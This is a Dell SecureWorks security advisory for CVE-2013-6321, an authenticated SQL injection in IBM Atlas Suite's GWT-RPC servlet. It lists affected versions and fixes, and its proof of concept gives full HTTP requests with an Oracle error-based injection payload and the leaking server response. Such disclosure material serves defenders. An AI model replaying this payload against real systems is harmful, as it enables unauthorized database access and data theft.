Security Advisory SWRX-2014-002

IBM Atlas Suite SQL injection in GWT-RPC component

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: IBM Atlas Suite SQL injection in GWT-RPC component
Advisory ID: SWRX-2014-002
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2014-002/
Date published: Tuesday, January 14, 2014
CVE: CVE-2013-6321
CVSS v2 base score: 6.5
Date of last update: Tuesday, January 14, 2014
Vendors contacted: IBM Corporation
Release mode: Coordinated
Discovered by: Craig Lambert, Dell SecureWorks

Summary

The IBM Atlas Suite/Atlas Policy Suite is a solution portfolio that retains and archives information, meets eDiscovery obligations, and defensibly disposes of information to lower customers' cost and risk.

An SQL injection vulnerability exists in the affected products due to insufficient input validation of GWT-RPC requests. Successful exploitation may allow an attacker to retrieve data in the database beyond their application privilege level and to compromise the underlying database server.

Affected products

This vulnerability affects the following products:

- IBM Atlas eDiscovery Process Management: versions 6.0.1.5 and earlier, version 6.0.2
- IBM Disposal and Governance Management for IT: versions 6.0.1.5 and earlier, version 6.0.2
- IBM Global Retention Policy and Schedule Management: versions 6.0.1.5 and earlier, version 6.0.2

Vendor information, solutions, and workarounds

Version 6.0.1.5:

1. Apply 6.0.1 Fix Pack 5 from IBM Fix Central.
2. Apply 6.0.1 Fix Pack 5 Interim Fix 1 from IBM Fix Central.

Version 6.0.2.0:

1. Apply Interim Fix 2 from IBM Fix Central.

Additional information:

- IBM X-Force Security bulletin: IBM Atlas Suite SQL injection vulnerability (CVE-2013-6321)
- IBM Security bulletins for vulnerabilities 1232 and 1233 (may require login)

Details

An SQL injection vulnerability exists in IBM Atlas Suite/Atlas Policy Suite 6.0.15 and earlier and 6.0.2 due to insufficient input validation affecting the GWT-RPC servlet URL `PolicyAtlas/faces/srpc`, GWT Service Class `com.secretseal.gwt.mattertype.mattertype`, GWT Service Method `getMatterGroupByCriteria`, and the first parameter value, which is a string whose default value is `UPPER(label)`. User-controllable input supplied to the first parameter is directly interpreted by the database, leading to SQL injection.

Remote authenticated attackers could leverage this issue to perform SQL injection attacks. SQL syntax submitted in the affected parameter will be executed in the context of the database user configured for the IBM Atlas Suite application. Successful exploitation may allow an attacker to retrieve all data within the privileges for the current database role; elevate privileges depending on the configuration of the database, functions, or procedures; and exploit the underlying database server.

CVSS severity (version 2.0)

Access vector: Network
Access complexity: Low
Authentication: Single
Impact type: Allows unauthorized modification
Confidentiality impact: Partial
Integrity impact: Partial
Availability impact: Partial
CVSS v2 base score: 6.5
CVSS v2 impact subscore: 6.4
CVSS v2 exploitability subscore: 8.0
CVSS v2 vector: (AV:N/AC:L/Au:S/C:P/I:P/A:P)

Proof of concept

Original HTTP POST request, vulnerable input highlighted:

Note: GWT-RPC field separator is "\xEF\xBF\xBF" and not pipe ("|").

```
POST /PolicyAtlas/faces/srpc HTTP/1.1
Host: secureworks.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/x-gwt-rpc; charset=utf-8
Referer:
hxxps://secureworks.com/PolicyAtlas/faces/pages/com.secretseal.gwt.mattertype.matterty
pe/66197271E20A9E7EA7E40473BF5849AA.cache.html
Content-Length: 752
Cookie: NSC_qtt-bumbt-rb-ttm_wt_XM=ffffffff099d939345525d5f4f58455e445a4a42378b;
JSESSIONID=yxsQScmLTzTzJc9GwRMspS7htv2QVk1xm4HC0gyNtM4hPXm9vHMg!1148268685
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

```
4|0|11|https://secureworks.com/PolicyAtlas/faces/pages/com.secretseal.gwt.mattertype.m
attertype/|CB8A5D3FC5F6662EA29776E4D77DACB2|com.secretseal.gwt.mattertype.client.matte
rgroup.rpc.MatterGroupService|getMatterGroupByCriteria|com.secretseal.gwt.core.client.
util.data.TableRequest|com.secretseal.gwt.mattertype.client.mattergroup.rpc.MatterGrou
pListCTO|com.secretseal.gwt.core.client.util.data.TableRequest/3211332929|com.secretse
al.gwt.core.client.util.data.Sorter/2799817160|UPPER(label)|com.secretseal.gwt.mattert
ype.client.mattergroup.rpc.MatterGroupListCTO/3884705671||1|2|3|4|2|5|6|7|10|8|1|9|0|1
0|0|0|11|0|0|11|0|0|0|
```

Modified HTTP POST request with `UPPER(label)` replaced with SQL injection vector:

```
POST /PolicyAtlas/faces/srpc HTTP/1.1
Host: secureworks.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/x-gwt-rpc; charset=utf-8
Referer:
hxxps://secureworks.com/PolicyAtlas/faces/pages/com.secretseal.gwt.mattertype.mattertype
/66197271E20A9E7EA7E40473BF5849AA.cache.html
Content-Length: 752
Cookie: NSC_qtt-bumbt-rb-ttm_wt_XM=ffffffff099d939345525d5f4f58455e445a4a42378b;
JSESSIONID=yxsQScmLTzTzJc9GwRMspS7htv2QVk1xm4HC0gyNtM4hPXm9vHMg!1148268685
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

4|0|11|https://secureworks.com/PolicyAtlas/faces/pages/com.secretseal.gwt.mattertype.mat
tertype/|CB8A5D3FC5F6662EA29776E4D77DACB2|com.secretseal.gwt.mattertype.client.mattergro
up.rpc.MatterGroupService|getMatterGroupByCriteria|com.secretseal.gwt.core.client.util.d
ata.TableRequest|com.secretseal.gwt.mattertype.client.mattergroup.rpc.MatterGroupListCTO
|com.secretseal.gwt.core.client.util.data.TableRequest/3211332929|com.secretseal.gwt.cor
e.client.util.data.Sorter/2799817160|LOWER(ctxsys.drithsx.sn(1,(select user from dual)))
|com.secretseal.gwt.mattertype.client.mattergroup.rpc.MatterGroupListCTO/3884705671||1|2
|3|4|2|5|6|7|10|8|1|9|0|10|0|0|11|0|0|11|0|0|0|
```

HTTP response:

```
HTTP/1.1 200 OK
Date: Tue, 15 Oct 2013 10:12:32 GMT
Server: WS
Content-Length: 14803
Content-Disposition: attachment
X-Powered-By: Servlet/2.5 JSP/2.1
X-UA-Compatible: IE=EmulateIE7
Keep-Alive: timeout=45
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

//EX[3,2,1,1,["com.secretseal.gwt.core.client.rpc.ServerExceptionWrapper/3555480195","co
m.secretseal.policyatlas.dao.DataAccessException:\x20java.sql.SQLException:\x20ORA-
```

```
20000:\x20Oracle\x20Text\x20error:\nDRG-
11701:\x20thesaurus\x20SYS\x20does\x20not\x20exist\nORA-
06512:\x20at\x20\"CTXSYS.DRUE\",\x20line\x20160\nORA-
06512:\x20at\x20\"CTXSYS.DRITHSX\",\x20line\x20540\nORA-
06512:\x20at\x20line\x201\n\n\tat\x20com.secretseal.policyatlas.dao.query.QueryExecuter.
execute(QueryExecuter.java:46)\n\tat\x20com.secretseal.policyatlas.dao.query.QueryExecut
er.execute(QueryExecuter.java:12)\n\tat\x20com.secretseal.policyatlas.dao.cost.LegalMatt
erGroupDAO.getMatterGroupByCriteria(LegalMatterGroupDAO.java:388)\n\tat\x20com.secretsea
l.policyatlas.bizservice.impl.MatterFacadeImpl.getMatterGroupByCriteria(MatterFacadeImpl
.java:3140)\n\tat\x20sun.reflect.GeneratedMethodAccessor800.invoke(Unknown\x20Source)\n\
tat\x20sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java
:25)
```

[output truncated for readability]



Figure 1. Enumerating database tables via SQL injection vector.

Revision history

1.0 2014-01-14: Initial advisory released

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/contact/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. (NASDAQ: DELL) listens to clients and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information security services to help organizations of all sizes protect their IT assets, comply with regulations, and reduce security costs.

Disclaimer